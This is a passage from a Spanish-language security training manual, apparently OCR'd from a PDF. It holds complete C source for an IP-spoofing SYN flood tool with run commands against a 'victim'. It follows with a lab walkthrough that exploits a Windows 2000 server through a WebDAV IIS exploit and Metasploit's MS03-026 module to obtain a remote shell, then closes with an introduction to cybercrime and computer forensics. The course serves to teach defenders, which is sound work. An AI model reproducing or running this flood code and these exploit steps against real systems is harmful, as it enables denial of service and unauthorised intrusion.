#include <netinet/in.h>
#include <netinet/ip.h>
 #define __FAVOR_BSD
#include <netinet/tcp.h>


#define    RANDVAL()    (rand()%255)


ssize_t tcpsend(u_int saddr, u_int daddr, unsigned short sport, unsigned short dport, unsigned char flags,
char *data, unsigned short datalen);
unsigned short in_cksum(unsigned short *ptr, int nbytes);
void help(void);
void header(void);
static void sig_int(int sig);


struct pseudohdr {              /* for creating the checksums */
  unsigned long saddr;
  unsigned long daddr;
  char useless;
  unsigned char protocol;
  unsigned short length;
```

```
};
unsigned long sent = 0;


int main(int argc, char **argv)
{
  char ip[15] = {0};
  unsigned int victim;
  unsigned short destport;
  int nbytes;

  header();

  if(argc < 3) { help(); exit(0); }

  rand(getpid());
  victim = inet_addr(argv[1]);
  destport = atoi(argv[2]);

  if(signal(SIGINT, sig_int) == SIG_ERR) {
    fprintf(stderr, "cannot install signal handler\n");
    exit(-1);
  }

  printf("hit [enter] to syn flood %s on port %s",argv[1],argv[2]);
  if(argc == 4) printf(" with [%s] as payload in every packet",argv[3]);
  printf("\npress CTRL+C to quit...\n");
  read(1,ip,2);

  printf("\nflooding...\n");
  while(1 > 0) {    /* i love this one */
    snprintf(ip, 15, "1.%d.%d.%d\n",RANDVAL(),RANDVAL(),RANDVAL());
    nbytes = tcpsend(inet_addr(ip),
                     victim,
                     RANDVAL()+2003,
                     destport,
                     TH_SYN,
                     ((argc > 3) ? argv[3] : ""),
                     ((argc > 3) ? strlen(argv[3]) : strlen("")));
    if(nbytes == 0) {
      fprintf(stderr,"send error (%d packets have been sent)\n",sent);
      exit(-1);
    }
    sent++;
  }
  return(0);
}


ssize_t tcpsend(unsigned int saddr, unsigned int daddr, unsigned short sport,
                      unsigned short dport, unsigned char flags, char *data,
                      unsigned short datalen)
{
  char *packet;
  struct iphdr *ip;
  struct tcphdr *tcp;
  struct pseudohdr *pseudo;
  struct sockaddr_in servaddr;
  int retval, sockfd, on = 1;

  packet = (char *)malloc((sizeof(struct iphdr)+
                                  sizeof(struct tcphdr)+datalen)*sizeof(char));

  servaddr.sin_family = AF_INET;
  servaddr.sin_port = htons(dport);
  servaddr.sin_addr.s_addr = daddr;
```

```
  sockfd = socket(AF_INET, SOCK_RAW, IPPROTO_TCP);
  if(sockfd < 0) {
   fprintf(stderr,"cannot creat socket\n");
   return(0);
 }
 if(setsockopt(sockfd, IPPROTO_IP, IP_HDRINCL, &on, sizeof(on)) == -1) {
   fprintf(stderr, "cannot setservaddr\n");
   return(0);
 }

 ip = (struct iphdr *)packet;
 tcp = (struct tcphdr *)(packet + sizeof(struct iphdr));
 pseudo = (struct pseudohdr *)(packet + sizeof(struct iphdr) - sizeof(struct
pseudohdr));

 memset(packet, 0x00, sizeof(packet));
 memcpy(packet+sizeof(struct iphdr)+sizeof(struct tcphdr), data, datalen);

 pseudo->saddr = saddr;
 pseudo->daddr = daddr;
 pseudo->protocol = IPPROTO_TCP;
 pseudo->length = htons(sizeof(struct tcphdr) + datalen);

 tcp->th_sport = htons(sport);
 tcp->th_dport = htons(dport);
 tcp->th_seq = rand() + rand();
 tcp->th_ack = rand() + rand();
 tcp->th_off = 5;
 tcp->th_flags = flags;
 tcp->th_win = htons(2048);
 tcp->th_sum = in_cksum((unsigned short *)pseudo, sizeof(struct tcphdr) +
                        sizeof(struct pseudohdr) + datalen);

 memset(ip, 0x00, sizeof(struct iphdr));
 ip->version = 4;
 ip->ihl = 5;
 ip->tot_len = htons(sizeof(struct iphdr) + sizeof(struct tcphdr) + datalen);
 ip->id = rand();
 ip->ttl = 255;
 ip->protocol = IPPROTO_TCP;
 ip->saddr = saddr;
 ip->daddr = daddr;
 ip->check = in_cksum((unsigned short *)ip, sizeof(struct iphdr));

 if((retval = sendto(sockfd, packet, ntohs(ip->tot_len), 0,
                     &servaddr, sizeof(servaddr))) == -1)
  return(0);
   close(sockfd); return(retval);
}

unsigned short in_cksum(unsigned short *ptr, int nbytes)
{
  register long     sum;
  u_short oddbyte;
  register u_short answer;

  sum = 0;
  while(nbytes > 1)
  {
    sum += *ptr++;
    nbytes -= 2;
  }

  if(nbytes == 1)
  {
```

```
    oddbyte = 0;
    *((u_char *) &oddbyte) = *(u_char *)ptr;
    sum += oddbyte;
  }

  sum  = (sum >> 16) + (sum & 0xffff);
  sum += (sum >> 16);
  answer = ~sum;

  return(answer);
}

static void sig_int(int sig) {
  printf("\n\n\tRECEIVED INTERRUPT SIGNAL - [STOP]\n");
  printf("\t%d packets have been sent\n",sent);
  sleep(1);
  exit(0);
}

void help(void) {
  puts("syn [dest-ip] [dest-port] {send this string every time to host}");
}

void header(void) {
  puts(" ####################    SYN-FLOOD    ####################l0om
[www.excluded.org] ");
}
```

Para compilarlo digite:

```
# cc –o syn syn.c
```

Ahore ejecute el ataque:

```
# ./syn ip_victima puerto_victima hola
```

Pruebe la navegación debe estar super lenta.

Detenga el ataque presionando las teclas Ctrl-C, como esta la velocidad de navegación?

4.0 Ataques de tipo exploits

4.1 Diagrama del ataque

Origen	Destino
Atacante hace ping a victima	Victima no responde si tiene firewall activado para no reponder a icmp-request
Se hace exploración de puertos sin hacer ping	Victima cree que el atacante es un usuario que desea los servicios prestados por la victima
Atacante prueba ataque webdav contra puerto 80 Si la victima ya fue atacada el atacante debe esperar a que el administrador reinicie el servicio	Si la victima ya fue atacada el servidor no prestara servicios por el puerto 80 Dara la sensación al administrador y a los usuarios finales que el servicio esta caído, el administrador lo reiniciara, pero estos no sabe que esta bajo el ataque webdav
Atacante hace análisis de vulnerabilidades para no esperar tanto tiempo, entonces descubre una vulnerabilidad de RPC muy documentada	Victima muestra sus vulnerabilidades a nessus
Atacante usa el framework metasploit versión 2 para hacer un exploit al servidor victima	La victima es penetrada y queda con permisos de administrador

4.2 Laboratorio: Penetración de servidor Windows

Objetivo:

- Utilizar la herramienta Nessus para encontrar vulnerabilidades
- Utilizar la herramienta metasploit para hacer un exploit a un servidor Windows

El framework mesploit es un entorno de desarrollo basado en modulos para construir ataques, permite probarlos e integrarlos en una plataforma de pruebas de penetración automatizada

Prerrequisitos:

- Equipo con sistema operativo Windows 2000 SP4 recien instalado
- Equipo con Linux BackTrack 2.0 (http://www.remote-exploit.org)
- Herramienta de análisis de vulnerabilidades Nessus o similar instalada y en funcionamiento
- Herramienta de penetración metaspolit versión 2
- Se supone que la IP de la victima es 192.168.1.111

Notas importantes:

- Se recomienda usar maquinas virtuales para emular los diferentes sistemas operativos.
- Las pruebas realizadas para exploración y uso de ataques pueden comprometer los sistemas utilizados, nunca deben hacerse sin previo conocimiento de los administradores de los sistemas evaluados.

Paso 1: Reconocimiento de la victima

Inicialmente se realiza un ping a la IP del servidor, para verificar que este se encuentra disponible, esto también permite intuir si existe un mecanismo de protección perimetral adicional como un firewall que pueda impedir el ataque:

```
# ping 192.168.1.111
```

Un servidor Windows configurado con firewall generalmente no responderá a la herramienta ping

Paso 2: Enumeracion de servicios de la victima

Se utiliza la herramienta nmap para hacer exploración de puertos, la idea es enumerar los servicios que la victima esta prestando.

Esta información confirma la presencia de diferentes servicios y nos da idea de que vulnerabilidades tiene el servidor victima:

nmap –sV –P0 –p 1-65535 192.168.1.111

Nota: -P0 indica no hacerle ping a la victima, esto lo sabemos por el paso 1

Se obtiene el siguiente resultado de enumeración de servicios:

```
Starting Nmap 4.00 ( http://www.insecure.org/nmap/ ) at 2005-08-08 08:54 COT
Interesting ports on 192.168.1.111:
(The 65513 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE       VERSION
7/tcp    open  echo
9/tcp    open  discard?
13/tcp   open  daytime       Microsoft Windows daytime
17/tcp   open  qotd          Windows qotd (Spanish)
19/tcp   open  chargen
21/tcp   open  ftp           Microsoft ftpd 5.0
25/tcp   open  smtp          Microsoft ESMTP 5.0.2195.6713
42/tcp   open  wins          Microsoft Windows Wins
53/tcp   open  domain        Microsoft DNS
80/tcp   open  http          Microsoft IIS webserver 5.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn
443/tcp  open  https?
445/tcp  open  microsoft-ds  Microsoft Windows 2000 microsoft-ds
1025/tcp open  msrpc         Microsoft Windows RPC
1028/tcp open  msrpc         Microsoft Windows RPC
1031/tcp open  mstask        Microsoft mstask (task server - c:\winnt\system32\Mstask.exe)
1032/tcp open  mstask        Microsoft mstask (task server - c:\winnt\system32\Mstask.exe)
1034/tcp open  msrpc         Microsoft Windows RPC
1040/tcp open  msrpc         Microsoft Windows RPC
3372/tcp open  msdtc         Microsoft Distributed Transaction Coordinator
3389/tcp open  ms-term-serv?
MAC Address: 00:0C:29:24:AE:F3 (VMware)
Service Info: Host: w2000test; OS: Windows

Nmap finished: 1 IP address (1 host up) scanned in 110.056 seconds
```

Paso 3: Primer intento de ataque sobre la vulnerabilidad WEBDAV del servidor MS IIS

Dado que el puerto 80 esta abierto, es posible utilizar uno de los exploits disponibles para este puerto.

Se utilizara uno de los disponibles en la herramienta backtrack 2.0, en este caso se intentara realizar el ataque Exploit WebDav sobre este puerto

Para ello, se debe cargar el Live CD de esta herramienta, y entrar a la linea de comandos como "root" y clave "toor".

Busque el programa que hace el exploit:

cd /pentest/exploits/milw0rm/rport/80


El exploit corresponde al archivo "2.c", que debe ser compilado para obtener el ejecutable respectivo:

gcc –o rs_iis 2.c

Se ejecuta con el siguiente comando:

./rs_iis 192.168.1.111 80 31337


El resultado es el siguiente:




El ataque se realiza con éxito, abriendo el puerto 31337 para conexión al servidor victima, ahora solo es necesario conectarse a ese puerto:

telnet 192.168.1.111 31337

Se obtiene el siguiente resultado, una línea de comandos en el servidor remoto:



NOTA: El ataque será exitoso únicamente si el servidor Web en el puerto 80 tiene la vulnerabilidad de la que aprovecha el ataque, de lo contrario, el ataque reportará que el servidor no es vulnerable:



Este mensaje también aparecerá si otro atacante ya se aprovecho de la vulnerabilidad, pero cuando el usuario reinicie el sistema quedara vulnerable nuevamente.

Paso 4: Probar otros ataques mas efectivos haciendo análisis de vulnerabilidades

Con el fin de realizar un ataque más preciso, es necesario determinar exactamente cuales pueden ser las vulnerabilidades presentes, esto permite bucar y utilizar las herramientas apropiadas.

A continuación, ejecutaremos nessus para ver las vulnerabilidades que detecta. Dependiendo de la versión de la herramienta utilizada, la forma de ejecución cambia.

Etapas:

1. Crear el certificado de seguridad con el comando nessus-mkcert
2. Crear un usuario nessus con el comando nessus-adduser
3. Iniciar el servidor con el comando nessusd
4. Ejecutar nessus desde el modo grafico con el comando nessus
5. Hacer inicio de sesión como usuario nessus
6. Indicar como Target el objetivo de nuestro análisis. Notar que podríamos indicar una red entera.

7. Revisar el conjunto de 'plugins' que tiene la herramienta. en nuestro caso le diremos que realice todos los ataques excepto los peligrosos. ('Enable all but dangerous plugins').
8. Una vez hecho esto, iniciar el scanning de puertos (Start scan).
9. Finalmente, comprobar el informe de resultados de vulnerabilidades.

En el caso del servidor con Windows 2000, se encuentra una serie de vulnerabilidades.

A continuación se muestran las más importantes:

Puerto	Severidad	Descripción	Factor de riesgo
epmap (135/tcp)	Hole	The remote host has multiple bugs in its RPC/DCOM implementation (828741). An attacker may exploit one of these flaws to execute arbitrary code on the remote system.	Critical / CVSS Base Score : 10
exosee (1027/tcp)	Hole	There is a flaw in the Task Scheduler application which could allow a remote attacker to execute code remotely. There are many attack vectors or this flaw. An attacker, exploiting this flaw, would need to either have the ability to connect to the target machine or be able to coerce a local user to either install a .job file or browse to a malicious website.	Critical / CVSS Base Score : 10
microsoft-ds (445/tcp)	Hole	The remote version of Windows contains a flaw in the function RemoteActivation() in its RPC interface which may allow an attacker to execute arbitrary code on the remote host with the SYSTEM privileges. A series of worms (Blaster) are known to exploit this vulnerability in the wild.	Critical / CVSS Base Score : 10
smtp (25/tcp)	Hole	The remote Windows host has a ASN.1 library which is vulnerable to a flaw which could allow an attacker to execute arbitrary code on this host. To exploit this flaw, an attacker would need to send a specially crafted ASN.1 encoded packet with improperly advertised lengths. This particular check sent a malformed SMTP authorization packet and determined that the remote host is not patched.	High

Paso 5: Ejecutar ataque basado en framework mas efectivo

El análisis de vulnerabilidades revela un problema de seguridad en el puerto 445 referente al servicio RPC, buscando en google se encuentra que la vulnerabilidad es bien conocida y se llama msrpc_dcom_ms03_026.

Con esta información, es posible entonces utilizar un ataque específicamente diseñado para esta vulnerabilidad.

Para ellos se utilizará la herramienta Framework Metasploit 2, también disponible en el CD de Backtrack. Una vez se ejecuta esta distribución, se debe ubicar la siguiente carperta:

```
# cd /pentest/exploits/framework2
```

A continuación se muestran los comandos que se deben ejecutar para utilizar este framework y utilizar el exploit apropiado para esta vulnerabilidad:

```
# ./msfconsole
Msf > use msrpc_dcom_ms03_026
Msf > set PAYLOAD win32_bind
```

Msf > show options
Msf > set RHOST 192.168.1.111
Msf > exploit


Donde:

use msrpc_dcom_ms03_026
Determina el tipo de exploit a utilizar, disponible de la lista del framework obtenida con "show exploits".

set PAYLOAD win32_bind
Determina el tipo de "carga" o resultado del ataque, disponible de la lista del framework obtenida con "show payloads".

set RHOST 192.168.1.111
Ajusta los parámetros requeridos por el exploit, particularmente el objetivo a atacar.

Cuando el ataque es exitoso, se muestra la siguiente información:



El exploit permitio inyectar una linea de comandos en el servidor, la cual se puede operar directamente. De esta manera, se tiene acceso al disco duro del servidor atacado, para consultar información dentro del mismo.

Paso 6: La maquina victima es consultada con permisos de usuario administrador

Ver la tabla de enrutamiento de la vicitima:

C:\> netstat -na

De la misma manera, es posible utilizar el mismo exploit para utilizar otras "cargas", e inyectar usuarios nuevos, servidores remotos, o cualquier otra operación que se requiera sobre el servidor.

5.0 Evaluación del Modulo

5.1 ¿Cuál es el objetivo de un ataque DoS?

5.2 ¿Describa el ataque snork?

5.3 ¿Describa el ataque smurf?

5.4 ¿Describa el ataque syn flood?

5.5 ¿Describa el ataque webdav contra el MS IIS?

6.0 Bibliografía Relacionada

www.metasploit.org
www.excluded.org

Capitulo 5

Introduccion a la Computacion Forense

1.0 El cibercrimen


El alcance de este término es aún incierto, curiosamente el término aparece en el portal www.wikipedia.org, así: "**Cybercrime** is a term used broadly to describe activity in which computers or networks are a tool, a target, or a place of criminal activity. These categories are not exclusive and many activities can be characterized as falling in one or more categories".

Los principales actores hacia una legislación internacional han sido hasta ahora el Consejo de Europa (COE) y el G-8, Estados Unidos se ha mantenido activo tanto en el desarrollo como en la promoción de estos esfuerzos de legislación global.

En el año 2001 se adopta la Convención sobre Cibercrimen del Consejo Europeo, que requiere la cooperación entre países para la investigación de los cibercrímenes, aún si el "crimen" a investigar no fuera considerado tal en el país al que se le requiere información.

El cibercrimen se fortalece por el desconocimiento de los riesgos e implicaciones de las tecnologías de información en los negocios, en el gobierno, en la educación en la salud y en general en la sociedad de la información.

El cibercrimen crece aparentemente en forma inocente porque libremente en Internet se encuentran herramientas para explotar vulnerabilidades de los activos de información como www.metaesploit.org y es entonces cuando las nuevas generaciones de terroristas ven en estos portales inocentes una oportunidad de hacerse sentir y por ello están creciendo en nuestro actual mundo digital.




Las autoridades de nuestros países tienen graves limitaciones de presupuesto y en general están atados a la lentitud de la ley para entender o tipificar estas nuevas formas de delitos, por ello la mentalidad de los criminales es la misma respecto de delitos informáticos, Internet es solo un nuevo canal para cometer delitos

2.0 El Ciberterror

Es la convergencia entre el terrorismo y el ciberespacio, son las amenazas contra la infraestructura informática y la información de un gobierno o empresa causando daño a sistemas críticos para buscar el pánico. En general los ciudadanos no somos muy consientes pero el ciberespacio esta bajo constante ataque, algunos autores le llaman bomba lógica, "Por el momento el carro-bomba representa una mayor amenaza que la bomba lógica". Dorothy E. Denning

En wikipedia se define el **Ciberterrorismo** o **Terrorismo electrónico** como "el uso de medios de tecnologías de información, comunicación, informática, electrónica o similar con el propósito de generar terror o miedo generalizado en una población o clase dirigente o gobierno, causando con ello una violencia a la libre voluntad de las personas. Los fines pueden ser Económicos, Políticos, Religiosos, o simplemente de odios o prejuicios"



3.0 Escenario de intrusión más utilizado en los incidentes informáticos

3.1 Reconnaissance

El intruso hace reconocimiento de la victima mediante pruebas de conectividad con los comandos ping, traceroute, dig, nslookup, enumeración de servicios (ejemplo nmap) y finalmente hace análisis de vulnerabilidades (ej: Nessus, GFI Lan Guard)

3.2: Exploitation

El intruso basado en el análisis de vulnerabilidades busca el código que ataca la vulnerabilidad, es de conocimiento público que el objetivo más atacado es el servidor web, esto se hace mediante "exploits" o encontrando errores de validación en formularios, es frecuente que esto se haga desde un IP diferente al IP desde donde se hizo el reconocimiento de las vulnerabilidades de la victima

3.3: Reinforcement

El intruso estando dentro de la victima obtiene sus herramientas o utilitarios de ataque usando tftp, ftp, scp, luego borra las pistas de la penetración e instala un backdoor o puerta trasera para próximas penetraciones, generalmente se le pone suplementos al sistema para evitar que otro atacante entre a la víctima.

3.4: Consolidation


Usando otro IP diferente a los anteriores penetra la victima por medio del "backdoor" o puerta trasera ya instalada que escucha por un puerto de tipo servidor, otra opción utilizada es que un proceso en la victima cliente denominado IRC "Internet Relay Chat" llama al servidor del atacante y permite ejecutar comandos remotos hacia la víctima.

3.5: Pillage

El intruso ejecuta la última parte del plan, generalmente roba información crítica y ataca a otras víctimas basados en el IP de la victima anterior entonces podría hacer lo que desee con nuestro servidor atacado

4.0 Marco Legal de los delitos

En la mayoría de los países latinoamericanos faltan normas y leyes para tratar los delitos informáticos, la falta de legislación nos lleva a que la conducta punible no sea castigada, pero no todo es malo y estamos evolucionando por ejemplo en Colombia existe la ley 527 de comercio electrónico que busca un marco jurídico robusto.




Hay una evolución importante durante el periodo 2007 con la actualización del código penal, pero este documento sugiere educar y concientizar a los usuarios, capacitar al personal técnico en seguridad informática, crear grupos elite en las organizaciones, seguir los estándares ISO 27002:2005/ISO IEC e ISO IEC 27001, en concreto se debe crear una cultura de investigación forense.

5.0 Computación Forense o investigación forense de sistemas de información

En Europa se utiliza más el término "análisis o investigación forense de sistemas de información" pero en el continente americano se utiliza la expresión "Computación Forense", en este documento significa lo mismo. Lo importante es que es un instrumento para resolver conflictos informáticos, es la aplicación de la ciencia de la computación a la investigación criminal cuando se intervienen elementos informáticos.

La usan los investigadores para reconstruir eventos y generar pistas de cómo se hizo el delito, la validez de la evidencia depende de la rigurosidad de los procedimientos utilizados es por ello que la cadena de custodia cuando se toman las pruebas debe ser muy rigurosa para que las pruebas sean validas ante la ley.

La computación o investigación forense requiere formación interdisciplinaria: es decir expertos en derecho, criminalistas, tecnologías de información, psicología, expertos en seguridad informática.



Veamos algunas definiciones importantes de computación o investigación forense:

5.1 Computación/Investigación forense: "Provee a partir de principios y/o técnicas científicas, la posibilidad de metodológicamente identificar, recuperar, reconstruir, o analizar evidencia digital dentro de una investigación de un incidente informático, o un caso en el que se encuentren computadores involucrados". Casey


5.2 Computación/Investigación forense: "Hace entonces su aparición como una disciplina auxiliar de la justicia moderna, para enfrentar los desafíos y técnicas de los intrusos informáticos, así como garante de la verdad alrededor de la evidencia digital que se pudiese aportar a un proceso", Jeimy J. Cano, Revista Sistemas Acis, numero 96, abril-junio 2006

5.3 "La investigación de evidencia digital o análisis forense de sistemas de información", es el conjunto de técnicas, protocolos y conocimientos dirigidos a identificar, analizar, preservar y aportar evidencias digitales, de manera que sean válidas en un marco judicial. Comprende la identificación, extracción, preservación y respaldo documental de la evidencia en entornos digitales de procesado y almacenamiento de la información, Daniel cruz allende, Ingeniero técnico en Informática de gestión por la Universidad politécnica de Cataluña, profesor www.uoc.edu, 2007.

6.0 Equipo de atención a incidentes

Antes de ordenar una investigación forense se debe hacer la atención del incidente para diagnosticar si es necesario llegar a tal punto, pues los costos pueden ser altos dado que se podría necesitar la ayuda de un tercero experto sino se cuentan con los expertos internamente.

Es interesante que en las organizaciones se tenga un área para atención de incidentes pero a veces se confunde con la investigación forense, no son lo mismo y solo debemos hacer investigación forense cuando sea absolutamente necesario.



